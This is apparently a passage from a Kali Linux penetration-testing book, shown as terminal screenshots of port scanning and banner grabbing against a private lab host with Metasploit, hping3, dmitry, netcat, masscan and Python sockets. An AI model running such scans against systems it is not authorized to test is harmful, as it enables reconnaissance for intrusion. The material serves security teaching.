[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 112 of 256 hosts (43% complete)
[*] 172.16.69.128:        - 172.16.69.128:80 - TCP OPEN
[*] 172.16.69.128:        - 172.16.69.128:22 - TCP OPEN
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 160 of 256 hosts (62% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 220 of 256 hosts (85% complete)
[*] Scanned 238 of 256 hosts (92% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```



```
File  Edit  View  Search  Terminal  Help
msf auxiliary(tcp) > set RHOSTS 172.16.69.0/24
RHOSTS => 172.16.69.0/24
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
.
   PORTS        22,80,443        yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       172.16.69.0/24   yes       The target address range or CIDR identifier
   THREADS      20               yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] Scanned  40 of 256 hosts (15% complete)
[*] Scanned  60 of 256 hosts (23% complete)
[*] Scanned  80 of 256 hosts (31% complete)
[*] Scanned 119 of 256 hosts (46% complete)
[*] 172.16.69.128:        - 172.16.69.128:80 - TCP OPEN
[*] 172.16.69.128:        - 172.16.69.128:22 - TCP OPEN
[*] Scanned 135 of 256 hosts (52% complete)
[*] Scanned 155 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 219 of 256 hosts (85% complete)
[*] Scanned 239 of 256 hosts (93% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```


```
File  Edit  View  Search  Terminal  Help

root@kali:~# hping3 172.16.69.128 --scan 80 -S
Scanning 172.16.69.128 (172.16.69.128), port 80
1 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   80 http       : .S..A... 128 16300 64240    46
All replies received. Done.
Not responding ports:
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 172.16.69.128 --scan 22,80,443 -S
Scanning 172.16.69.128 (172.16.69.128), port 22,80,443
3 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   22 ssh        : .S..A... 128 52652 64240    46
   80 http       : .S..A... 128 52908 64240    46
All replies received. Done.
Not responding ports:
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 172.16.69.128 --scan 0-100 -S
Scanning 172.16.69.128 (172.16.69.128), port 0-100
101 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp        : .S..A... 128 15021 64240    46
   22 ssh        : .S..A... 128 15277 64240    46
   23 telnet     : .S..A... 128 15533 64240    46
   25 smtp       : .S..A... 128 16045 64240    46
   53 domain     : .S..A... 128 23469 64240    46
   80 http       : .S..A... 128 30125 64240    46
All replies received. Done.
Not responding ports: (0 )
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 172.16.69.128 --scan 0-65535 -S
Scanning 172.16.69.128 (172.16.69.128), port 0-65535
65536 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp        : .S..A... 128 27822 64240    46
   22 ssh        : .S..A... 128 28078 64240    46
   23 telnet     : .S..A... 128 28334 64240    46
   25 smtp       : .S..A... 128 28846 64240    46
   53 domain     : .S..A... 128 36014 64240    46
   80 http       : .S..A... 128 42926 64240    46
  111 sunrpc     : .S..A... 128 51374 64240    46
  139 netbios-ssn: .S..A... 128 58030 64240    46
  445 microsoft-d: .S..A... 128  5552 64240    46
  512 exec       : .S..A... 128 22192 64240    46
  513 login      : .S..A... 128 22704 64240    46
  514 shell      : .S..A... 128 22960 64240    46
 1099 rmiregistry: .S..A... 128 41906 64240    46
 1524 ingreslock : .S..A... 128 19892 64240    46
 2049 nfs        : .S..A... 128 23222 64240    46
 2121 iprop      : .S..A... 128 41654 64240    46
 3306 mysql      : .S..A... 128 18875 64240    46
 3632 distcc     : .S..A... 128 37308 64240    46
 5432 postgresql : .S..A... 128 41155 64240    46
 5900            : .S..A... 128 30149 64240    46
 6000 x11        : .S..A... 128 56005 64240    46
 8787            : .S..A... 128 33225 64240    46
35744            : .S..A... 128  6157 64240    46
 8009            : .S..A... 128 38691 64240    46
 6667 ircd       : .S..A... 128 14659 64240    46
 6697 ircs-u     : .S..A... 128 19267 64240    46
 8180            : .S..A... 128 40261 64240    46
45296            : .S..A... 128 24689 64240    46
35663            : .S..A... 128 15249 64240    46
54034            : .S..A... 128 39333 64240    46
All replies received. Done.
Not responding ports: (0 )
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# dmitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o     Save output to %host.txt or to file specified by -o file
  -i     Perform a whois lookup on the IP address of a host
  -w     Perform a whois lookup on the domain name of a host
  -n     Retrieve Netcraft.com information on a host
  -s     Perform a search for possible subdomains
  -e     Perform a search for possible email addresses
  -p     Perform a TCP port scan on a host
* -f     Perform a TCP port scan on a host showing output reporting filtered ports
* -b     Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
root@kali:~#
```


File Edit View Search Terminal Help
root@kali:~# dmitry -p 172.16.69.128
Deepmagic Information Gathering Tool
"There be some deep magic going on"
ERROR: Unable to locate Host Name for 172.16.69.128
Continuing with limited modules
HostIP:172.16.69.128
HostName:
Gathered TCP Port information for 172.16.69.128
Port State
21/tcp open
22/tcp open
23/tcp open
25/tcp open
53/tcp open
80/tcp open
111/tcp open
139/tcp open
Portscan Finished: Scanned 150 ports, 141 ports were in state closed
All scans completed, exiting
root@kali:~#


File Edit View Search Terminal Help
root@kali:~# dmitry -p 172.16.69.128 -o output
Deepmagic Information Gathering Tool
"There be some deep magic going on"
Writing output to 'output.txt'
ERROR: Unable to locate Host Name for 172.16.69.128
Continuing with limited modules
HostIP:172.16.69.128
HostName:
Gathered TCP Port information for 172.16.69.128
Port State
21/tcp open
22/tcp open
23/tcp open
25/tcp open
53/tcp open
80/tcp open
111/tcp open
139/tcp open
Portscan Finished: Scanned 150 ports, 141 ports were in state closed
All scans completed, exiting
root@kali:~# cat output.txt
ERROR: Unable to locate Host Name for 172.16.69.128
Continuing with limited modules
HostIP:172.16.69.128
HostName:
Gathered TCP Port information for 172.16.69.128
Port State
21/tcp open
22/tcp open
23/tcp open
25/tcp open
53/tcp open
80/tcp open
111/tcp open
139/tcp open
Portscan Finished: Scanned 150 ports, 141 ports were in state closed
root@kali:~#

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -h
[v1.10-41]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -nvz 172.16.69.128 80
(UNKNOWN) [172.16.69.128] 80 (http) open
root@kali:~# nc -nvz 172.16.69.128 443
(UNKNOWN) [172.16.69.128] 443 (https) : Connection refused
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# for x in $(seq 20 30); do nc -nvz 172.16.69.128 $x;
> done
(UNKNOWN) [172.16.69.128] 20 (ftp-data) : Connection refused
(UNKNOWN) [172.16.69.128] 21 (ftp) open
(UNKNOWN) [172.16.69.128] 22 (ssh) open
(UNKNOWN) [172.16.69.128] 23 (telnet) open
(UNKNOWN) [172.16.69.128] 24 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 25 (smtp) open
(UNKNOWN) [172.16.69.128] 26 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 27 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 28 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 29 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 30 (?) : Connection refused
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# for x in $(seq 20 30); do nc -nvz 172.16.69.128 $x;
> done | grep open
(UNKNOWN) [172.16.69.128] 20 (ftp-data) : Connection refused
(UNKNOWN) [172.16.69.128] 21 (ftp) open
(UNKNOWN) [172.16.69.128] 22 (ssh) open
(UNKNOWN) [172.16.69.128] 23 (telnet) open
(UNKNOWN) [172.16.69.128] 24 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 25 (smtp) open
(UNKNOWN) [172.16.69.128] 26 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 27 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 28 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 29 (?) : Connection refused
(UNKNOWN) [172.16.69.128] 30 (?) : Connection refused
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# for x in $(seq 20 30); do nc -nvz 172.16.69.128 $x;
> done 2>&1 | grep open
(UNKNOWN) [172.16.69.128] 21 (ftp) open
(UNKNOWN) [172.16.69.128] 22 (ssh) open
(UNKNOWN) [172.16.69.128] 23 (telnet) open
(UNKNOWN) [172.16.69.128] 25 (smtp) open
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# for x in $(seq 20 30); do nc -nvz 172.16.69.128 $x;
> done 2>&1 | grep open | cut -d " " -f 3-4
21 (ftp)
22 (ssh)
23 (telnet)
25 (smtp)
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nc 172.16.69.128 -nvz 20-30
(UNKNOWN) [172.16.69.128] 25 (smtp) open
(UNKNOWN) [172.16.69.128] 23 (telnet) open
(UNKNOWN) [172.16.69.128] 22 (ssh) open
(UNKNOWN) [172.16.69.128] 21 (ftp) open
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nc 172.16.69.128 -nvz 20-30 2>&1 | cut -d " " -f 2-4
[172.16.69.128] 25 (smtp)
[172.16.69.128] 23 (telnet)
[172.16.69.128] 22 (ssh)
[172.16.69.128] 21 (ftp)
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# clear
root@kali:~# for x in $(seq 0 255); do nc 172.16.69.$x -nvz 80 2>&1 | grep open | cut -d " " -f 2-4; done
[172.16.69.128] 80 (http)
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# masscan -h
usage:
masscan -p80,8000-8100 10.0.0.0/8 --rate=10000
 scan some web ports on 10.x.x.x at 10kpps
masscan --nmap
 list those options that are compatible with nmap
masscan -p80 10.0.0.0/8 --banners -oB <filename>
 save results of scan in binary format to <filename>
masscan --open --banners --readscan <filename> -oX <savefile>
 read binary scan results in <filename> and save them as xml in <savefile>
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# masscan --nmap
Masscan (https://github.com/robertdavidgraham/masscan)
Usage: masscan [Options] -p{Target-Ports} {Target-IP-Ranges}
TARGET SPECIFICATION:
  Can pass only IPv4 address, CIDR networks, or ranges (non-nmap style)
  Ex: 10.0.0.0/8, 192.168.0.1, 10.0.0.1-10.0.0.254
  -iL <inputfilename>: Input from list of hosts/networks
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
  --randomize-hosts: Randomize order of hosts (default)
HOST DISCOVERY:
  -Pn: Treat all hosts as online (default)
  -n: Never do DNS resolution (default)
SCAN TECHNIQUES:
  -sS: TCP SYN (always on, default)
SERVICE/VERSION DETECTION:
  --banners: get the banners of the listening service if available. The
    default timeout for waiting to recieve data is 30 seconds.
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p 111,137,80,139,8080
TIMING AND PERFORMANCE:
  --max-rate <number>: Send packets no faster than <number> per second
  --connection-timeout <number>: time in seconds a TCP connection will
    timeout while waiting for banner data from a port.
FIREWALL/IDS EVASION AND SPOOFING:
  -S/--source-ip <IP_Address>: Spoof source address
  -e <iface>: Use specified interface
  -g/--source-port <portnum>: Use given port number
  --ttl <val>: Set IP time-to-live field
  --spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
OUTPUT:
  --output-format <format>: Sets output to binary/list/unicornscan/json/grepable/xml
  --output-file <file>: Write scan results to file. If --output-format is
     not given default is xml
  -oL/-oJ/-oG/-oB/-oX/-oU <file>: Output scan in List/JSON/Grepable/Binary/XML/Unicornscan format,
     respectively, to the given filename. Shortcut for
     --output-format <format> --output-file <file>
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
MISC:
  --send-eth: Send using raw ethernet frames (default)
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  masscan -v -sS 192.168.0.0/16 10.0.0.0/8 -p 80
  masscan 23.0.0.0/0 -p80 --banners -output-format binary --output-filename internet.scan
  masscan --open --banners --readscan internet.scan -oG internet_scan.grepable
SEE (https://github.com/robertdavidgraham/masscan) FOR MORE HELP

root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# masscan 172.16.69.128 -p 80

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-01-25 09:36:04 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [1 port/host]
Discovered open port 80/tcp on 172.16.69.128
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help

root@kali:~# masscan 172.16.69.128 -p 21,80,443

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-01-25 09:39:14 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [3 ports/host]
Discovered open port 80/tcp on 172.16.69.128
Discovered open port 21/tcp on 172.16.69.128
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help

root@kali:~# masscan 172.16.69.128 -p 20-25

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-01-25 09:40:55 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [6 ports/host]
Discovered open port 21/tcp on 172.16.69.128
Discovered open port 25/tcp on 172.16.69.128
Discovered open port 23/tcp on 172.16.69.128
Discovered open port 22/tcp on 172.16.69.128
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# masscan 172.16.69.128 -p 0-65535

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-01-25 09:45:30 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65536 ports/host]
Discovered open port 139/tcp on 172.16.69.128
Discovered open port 514/tcp on 172.16.69.128
Discovered open port 2121/tcp on 172.16.69.128
Discovered open port 80/tcp on 172.16.69.128
Discovered open port 2049/tcp on 172.16.69.128
Discovered open port 35744/tcp on 172.16.69.128
Discovered open port 1524/tcp on 172.16.69.128
Discovered open port 23/tcp on 172.16.69.128
Discovered open port 111/tcp on 172.16.69.128
Discovered open port 3306/tcp on 172.16.69.128
Discovered open port 22/tcp on 172.16.69.128
Discovered open port 5900/tcp on 172.16.69.128
Discovered open port 35663/tcp on 172.16.69.128
Discovered open port 1099/tcp on 172.16.69.128
Discovered open port 5432/tcp on 172.16.69.128
Discovered open port 8009/tcp on 172.16.69.128
Discovered open port 6667/tcp on 172.16.69.128
Discovered open port 21/tcp on 172.16.69.128
Discovered open port 8180/tcp on 172.16.69.128
Discovered open port 45296/tcp on 172.16.69.128
Discovered open port 25/tcp on 172.16.69.128
Discovered open port 513/tcp on 172.16.69.128
Discovered open port 3632/tcp on 172.16.69.128
Discovered open port 512/tcp on 172.16.69.128
Discovered open port 445/tcp on 172.16.69.128
Discovered open port 6000/tcp on 172.16.69.128
Discovered open port 53/tcp on 172.16.69.128
Discovered open port 6697/tcp on 172.16.69.128
Discovered open port 8787/tcp on 172.16.69.128
Discovered open port 54034/tcp on 172.16.69.128
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# masscan 172.16.69.0-172.16.69.250 -p 80

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-01-25 10:04:11 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 251 hosts [1 port/host]
Discovered open port 80/tcp on 172.16.69.128
Discovered open port 80/tcp on 172.16.69.130
Discovered open port 80/tcp on 172.16.69.132
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat iplist.txt
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~# masscan -iL iplist.txt -p 80

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-01-25 10:09:58 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 5 hosts [1 port/host]
Discovered open port 80/tcp on 172.16.69.128
Discovered open port 80/tcp on 172.16.69.132
Discovered open port 80/tcp on 172.16.69.130
root@kali:~#
```

Chapter 5: Fingerprinting

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -h
[v1.10-41]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -vn 172.16.69.128 22
(UNKNOWN) [172.16.69.128] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
^C
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -vn 172.16.69.128 21
(UNKNOWN) [172.16.69.128] 21 (ftp) open
220 (vsFTPd 2.3.4)
^C
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# python
Python 2.7.13 (default, Dec 18 2016, 20:19:42)
[GCC 6.2.1 20161215] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> bangrab.connect(("172.16.69.128", 21))
>>> bangrab.recv(4096)
'220 (vsFTPd 2.3.4)\r\n'
>>> bangrab.close()
>>> exit()
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# python
Python 2.7.13 (default, Dec 18 2016, 20:19:42)
[GCC 6.2.1 20161215] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> bangrab.connect (("172.16.69.128", 443))
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 111] Connection refused
>>> exit()
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# python
Python 2.7.13 (default, Dec 18 2016, 20:19:42)
[GCC 6.2.1 20161215] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
